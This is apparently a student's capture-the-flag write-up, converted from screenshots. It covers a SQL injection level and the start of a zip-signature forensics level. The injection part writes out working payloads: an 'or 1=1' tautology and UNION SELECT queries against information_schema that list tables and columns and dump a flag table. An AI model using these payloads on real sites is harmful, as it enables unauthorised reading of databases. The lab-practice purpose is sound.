
Level 4

- This is based on SQL injection.



- First, I open the link and search for the users.





- I enter neo in search box and click search button for search user.

A screenshot of a web browser window titled "Matrix - SQLInj". The search bar contains the text "neo". Below the search bar is a table with two columns: "Username" and "Email". A single row is visible, showing "neo" in the Username column and "neo@gmail.com" in the Email column. The background of the page features a green digital matrix-style code pattern.

Username	Email
neo	neo@gmail.com

- Then I use neo' or 1=1# SQL command to list all users.

A screenshot of a web browser window titled "Level4 - Matrix - SQLInj". The search bar contains the text "neo' or 1=1#". Below the search bar is a table with two columns: "Username" and "Email". A single row is visible, showing "neo" in the Username column and "neo@gmail.com" in the Email column. The background of the page features a green digital matrix-style code pattern.

Username	Email
neo	neo@gmail.com

The screenshot shows a web browser window titled "Matrix - SQLInj". The address bar contains the URL "matrixctf.tk/levels/add_levels/sqlinj/sqlinj/sqlinj.php?search=neo%27+or+1%3D1%23&s-btn=Search". The page displays a search interface with a "Type here" input field and a "Search" button. Below the input field is a table with two columns: "Username" and "Email". The table contains three rows: "root" with email "root@gmail.com", "morpheus" with email "morpheus@gmail.com", and "neo" with email "neo@gmail.com". The background of the page features a green and black digital matrix pattern.

- Then I find all tables using this command. root' UNION SELECT table_name,version() FROM information_schema.tables#

The screenshot shows the same web browser window as before, but now the search input field contains the SQL query: "'UNION SELECT table_name,version() FROM information_schema.tables#'. The page has refreshed, and the table now shows a single row with the text "1 UNION SELECT table_name,version() FROM information_schema.tables#". The background matrix pattern remains visible.

Username	Email
ALL_PLUGINS	10.1.47- MariaDB- 0ubuntu0.18.04.1
APPLICABLE_ROLES	10.1.47- MariaDB- 0ubuntu0.18.04.1
CHARACTER_SETS	10.1.47- MariaDB- 0ubuntu0.18.04.1
COLLATIONS	10.1.47- MariaDB- 0ubuntu0.18.04.1
COLLATION_CHARACTER_SET_APPLICABILITY	10.1.47- MariaDB- 0ubuntu0.18.04.1
COLUMNS	10.1.47- MariaDB- 0ubuntu0.18.04.1
COLUMN_PRIVILEGES	10.1.47- MariaDB-

XTRADB_READ_VIEW	10.1.47- MariaDB- 0ubuntu0.18.04.1
INNODB_SYS_SEMAPHORE_WAITS	10.1.47- MariaDB- 0ubuntu0.18.04.1
INNODB_CHANGED_PAGES	10.1.47- MariaDB- 0ubuntu0.18.04.1
INNODB_FT_DELETED	10.1.47- MariaDB- 0ubuntu0.18.04.1
INNODB_TABLESPACES_SCRUBBING	10.1.47- MariaDB- 0ubuntu0.18.04.1
tbl_flag	10.1.47- MariaDB- 0ubuntu0.18.04.1
tbl_user	10.1.47- MariaDB- 0ubuntu0.18.04.1

- Then I found that there are a table named `tbl_flag`. Then I use below injection command to see columns of `tbl_flag` table. root' UNION SELECT column_name,table_name FROM information_schema.columns WHERE table_name='tbl_flag'.
- There are two columns `id` and `flag`, I use below command to show all the rows of `tbl_flag` table. root' UNION SELECT id, flag from `tbl_flag`#.

union select id,flag from tbl_flag#

Search

Username	Email
id	tbl_flag
flag	tbl_flag

Download video from this page

Type here

Search

Username	Email
1	Flag is -> below
2	y0uGot7h3F1aG

Download video from this page

Pause

Not secure | matrixctf.tk/levels/level4.php

Welcome isu
Logout

Level 4

Follow this [link](#)

Home Level 0 Level 1 Level 2 Level 3 Level 4 Level 5 Level 6 Level 7 Level 8 Scoreboard

Enter the Flag

Flag *

y0uGot7h3F1aG|


Submit

Download video from this page


This screenshot shows a web browser window with a challenge titled 'Level 4'. The challenge is presented as a modal dialog box. Inside the dialog, there's a text input field labeled 'Flag *' containing the value 'y0uGot7h3F1aG|'. Below the input field is a blue 'Submit' button. The background of the page shows a green header with navigation links like 'Home', 'Level 0', etc., and a main content area with a 'Matrix - SQLInj' title and some code snippets.


Level 5

This level based on Digital Forensics.





- Have to Download the zip file included.






- After unzip the file can see that was corrupted.







- The error may be signature error of the zip file.
- To re build the signature want to use Hex editor .



- Drag and drop the file into the hex editor.



- Now can seen the first digit signature of the zip file.3

- Then can verify the usual zip file signature from the web.

KMPPlayer

Pause

Matrix_CTF_JT18081930.mp4

HexEdit - Browser-based Online

zip file signature - Google Search

google.com/search?q=zip+file+signature&oq=zip+file+signature&aqs=chrome..6957.4474j0j1&sourceid=chrome&ie=UTF-8

Incognito

English to Sinhala G... SUIT CourseWeb rutor.info Sri Lanka Institute o... 4n storage Movies to Download Other bookmarks

Google

zip file signature

All Images Videos News Maps More Settings Tools

About 99,900,000 results (0.44 seconds)

https://en.wikipedia.org/wiki/List_of_file_signatures

List of file signatures - Wikipedia

This is a list of file signatures, data used to identify or verify the content of a file. Such signatures ... descendants (including NE and PE). 50 4B 03 04 50 4B 05 06 (empty archive) 50 4B 07 08 (spanned archive), PK, 0, zip, rar, apk, docx, epub

<https://filesignatures.net/search=zip>

zip File Signatures - File Signature Database

7 Results 50 4B 03 04, PKZIP archive_1, ASCII PK**, Sizet: 4 Bytes Offset: 0 Bytes ZIP 50 4B 4C 49 54 45, PKLITE archive, ASCII PKLITE, Sizet: 6 Bytes

https://www.garykessler.net/library/file_sigs

File Signatures - Gary Kessler

Dec 4, 2020 — Free file signature page since 2002! ... NOTE: See PFC-Details zip for PFC file format information. 41 56 47 36 5F 49 6E 74 65 67 72 69 74 79 ...

00:10:46 00:16:36

KMPPlayer

Level5 HexEdit - Browser-based Online File Signature Database: zip File

Incognito

English to Sinhala G... SUIT CourseWeb rutor.info Sri Lanka Institute o... 4n storage Movies to Download Other bookmarks

518 File Signatures in Database

File Signatures

Search All Signatures Submit Sigs My Favorites Control Panel

□ Disable autocomplete submit


Extension Signature

7 Results Found For ZIP File Extension


Extension	Signature	Description
ZIP	50 4B 03 04 ASCII PK**	PKZIP archive_1 Sizet: 4 Bytes Offset: 0 Bytes
